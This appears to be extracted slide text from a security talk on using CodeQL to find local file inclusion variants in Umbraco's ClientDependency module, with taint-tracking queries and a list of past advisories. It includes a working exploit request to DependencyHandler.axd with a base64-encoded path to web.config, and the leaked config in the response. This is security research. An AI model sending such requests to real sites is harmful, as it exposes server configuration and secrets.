{return a.nodeName&&a.nodeName.toLowerCase()===b.toLowerCase()},each:function(a,b){var c,d=0;if(s(a)){for(c=a.length;c>d;d+
a)if(b.call(a[d],d,a[d])===!1)break;return a},trim:function(a){return null==a?"":(a+"").replace(o,"")},makeArray:function(a
n.merge(c,"string"==typeof a?[a]:a):g.call(c,a)),c},isArray:function(a,b,c){return null==b?-1:h.call(b,a,c)},merge:function
```


Umbraco CMS Local File Inclusion

- According to Umbraco Security Advisories, there are multiple times of LFI in ClientDependency
- It's a good target for Variant Analysis
- Umbraco Forms seems to be a good target next 

ClientDependency

ClientDependency is a module that ships with Umbraco CMS.

- 2020, Marts 17th: <https://umbraco.com/blog/security-advisory-17th-of-march-patch-for-your-site-is-now-available/>
- 2017, February 16th: <https://umbraco.com/blog/security-advisory-update-clientdependency-immediately/>
- 2015, February 5th: <https://umbraco.com/blog/security-alert-update-clientdependency-immediately/>

Umbraco Forms

Umbraco Forms is an optional plugin for Umbraco, maintained by Umbraco HQ.

- 2020, March 24th: <https://umbraco.com/blog/security-advisory-forms-version-8/>
- 2018, May 15th: <https://umbraco.com/blog/umbraco-forms-security-update/>
- 2017, February 28th: <https://umbraco.com/blog/security-advisory-update-umbraco-forms-immediately/>
- 2016, January 27th: <https://umbraco.com//blog/umbraco-forms-security-notice/>

Request

Raw Params Headers Hex

```
GET /DependencyHandler.axd?s=aHR0cDovL3VtYnJhY28uZXhhbXBsZS5jb20vd2ViLmNvbWZpZw==&t=CSS&cdv=1 HTTP/1.1
Host: umbraco.example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Cache-Control: public, must-revalidate, proxy-revalidate, max-age=863618, s-maxage=863618
Content-Type: text/css
Expires: Wed, 10 May 2017 23:17:01 GMT
Last-Modified: Sun, 30 Apr 2017 23:17:01 GMT
ETag: "fafell2ebd38a650faa33553ef7f8e80"
Date: Sun, 30 Apr 2017 23:23:22 GMT
Connection: close
Content-Length: 11925

<?xml version="1.0" encoding="utf-8"?><configuration><configSections>
<section name="urlrewritingnet" restartOnExternalChanges="true" requirePermission="false" type="UrlRewritingNet.Configuration.UrlRewriteSection,UrlRewritingNet.UrlRewriter" /><section name="microsoft.scripting" type="Microsoft.Scripting.Hosting.Configuration.Section,Microsoft.Scripting,Version=1.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35" requirePermission="false" /><section name="clientDependency"
```



哇看他blingbling的!

Umbraco CMS Local File Inclusion

GET /DependencyHandler.axd

?s=<http://umbraco.example.com/web.config>&t=Css&cdv=1

Let's model this flaw

- In Asp.Net, it's common to implement the **IHttpHandler** interface in order to intercept users' requests
- Therefore, those classes are good **sources** for us!
- After reviewing the source code of ClientDependency, we know that the **WriteFileToStream** function is responsible for the vulnerability
- Hence, this function is good **sink**

Let's model this flaw

- Model two previous flaws with CodeQL
- Then, pop up a new LFI issue within ClientDependency 1.8.2.1 - 1.9.8

The screenshot displays the Visual Studio Code interface with a CodeQL query editor on the left and a results pane on the right.

CodeQL Query Editor:

```
codeql-custom-queries-csharp > example.q1 > { } example > SuspiciousFlow > isAdditionalTaintStep
63     IHttpHandler") and
64     isSourceDeclaration()
65 }
66
67 class SuspiciousFlow extends TaintTracking::Configuration {
68     SuspiciousFlow() { this = "SuspiciousFlow" }
69
70     override predicate isSource(Node source) {
71         exists(WebIHttpHandler web, MethodCall mc |
72             localExprFlow(web.getAParameter().getAnAccess(), mc.getAnArgument()) and
73             source = exprNode(web.getAParameter().getAnAccess())
74         )
75     }
76
77     override predicate isSink(Node sink) {
78         exists(MethodCall mc |
79             mc.getTarget().getName() = "WriteFileToStream" and
80             sink = exprNode(mc.getAnArgument())
81         )
82     }
83
84     override predicate isAdditionalTaintStep(Node src, Node dst) {
```

Results Pane:

alerts 56 results Show results in Problems view

Message	Location
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:65
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:65
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:65
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:65
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:65
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:65
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:71
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:71
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:71
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:71
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:203:77
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:219:61
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:219:61
> This input flows to here .	BaseCompositeFileProcessingProvider.cs:219:61

Let's model this flaw

- Model two previous flaws with CodeQL
- Then, pop up a new LFI issue within ClientDependency 1.8.2.1 - 1.9.8
- Source Node

```
class WebIHttpHandler extends Method {
    WebIHttpHandler() {
        getDeclaringType().getABaseType().hasQualifiedName("System.
Web.IHttpHandler") and
        isSourceDeclaration()
    }
}
```

```
override predicate isSource(Node source) {
    exists(WebIHttpHandler web, MethodCall mc |
        localExprFlow(web.getAParameter().getAnAccess(), mc.
getAnArgument()) and
        source = exprNode(web.getAParameter().getAnAccess())
    )
}
```

Let's model this flaw

- Model two previous flaws with CodeQL
- Then, pop up a new LFI issue within ClientDependency 1.8.2.1 - 1.9.8
- Sink Node

```
override predicate isSink(Node sink) {
  exists(MethodCall mc |
    mc.getTarget().getName() = "WriteFileToStream" and
    sink = exprNode(mc.getAnArgument())
  )
}
```

```
override predicate isAdditionalTaintStep(Node src, Node dst) {
  exists(MethodCall mc, Type type |
    if mc.getTarget() instanceof ExtensionMethod
    then (
      if mc.getTarget().getName() = "Select"
      then (
        (
          src = DataFlow::exprNode(mc.getArgument(0))
          and
          dst = DataFlow::exprNode(mc.getArgument(1).
            (LambdaExpr).getParameter(0).getAnAccess())
        )
        or
        (
          src = DataFlow::exprNode(mc.getArgument(1).
            (LambdaExpr).getExpressionBody())
          and
          dst = DataFlow::exprNode(mc)
        )
      ) else (
        type = mc.getTarget().getReturnType() and
        (not type instanceof VoidType) and
        src = DataFlow::exprNode(mc.getArgument(0)) and
        dst = DataFlow::exprNode(mc)
      )
    ) else (
      type = mc.getTarget().getReturnType() and
      (not type instanceof VoidType) and
      mc.getChildExpr(-1) instanceof MethodCall and
      src = DataFlow::exprNode(mc.getChildExpr(-1)) and
      dst = DataFlow::exprNode(mc)
    )
  )
}
```

Agenda

- Brief introduction to CodeQL
- CodeQL's Tricks
 - Replicate CVEs to find you CVEs
 - More powerful pattern finder
 - Regression Tests
- ClientDependency Massacre
- Conclusion

More powerful pattern finder

Find something through semantics

Pattern Finder

- Method 1: Grep / Strings / Regular Expression
- Method 2: UML Class Diagram
- Method 3: CodeQL

Grep / Strings / Regular Expression

- Pros
 - Fast, efficient and intuitive
 - Better to locate certain objects
- Cons
 - Subject to non-relevant items having similar names
 - Hard to track back to the origins

```
umbracoEnsuredPage\s:\s|


2 個結果 - 2 個檔案




src/umbraco.businesslogic/BasePages/UmbracoEnsuredPage.cs:
18     [Obsolete("This class has been superceded by Umbraco.Web.UI.Pages.UmbracoEnsuredPage")]
19:    public class UmbracoEnsuredPage : BasePage
20    {

src/Umbraco.Web/UI/Pages/UmbracoEnsuredPage.cs:
19    /// </summary>
20:    public class UmbracoEnsuredPage : BasePage
21    {
```

UML Class Diagram

- Pros
 - Fast, efficient and intuitive
 - Relational mappings
- Cons
 - Performance degrades when code is complicated
 - Meanwhile, it becomes increasingly difficult to keep track of all these relationships





UML Class Diagram

- CVE-2018-1000861
- RCE exists in the Stapler web framework used by Jenkins
- Stapler staplers most objects to URLs



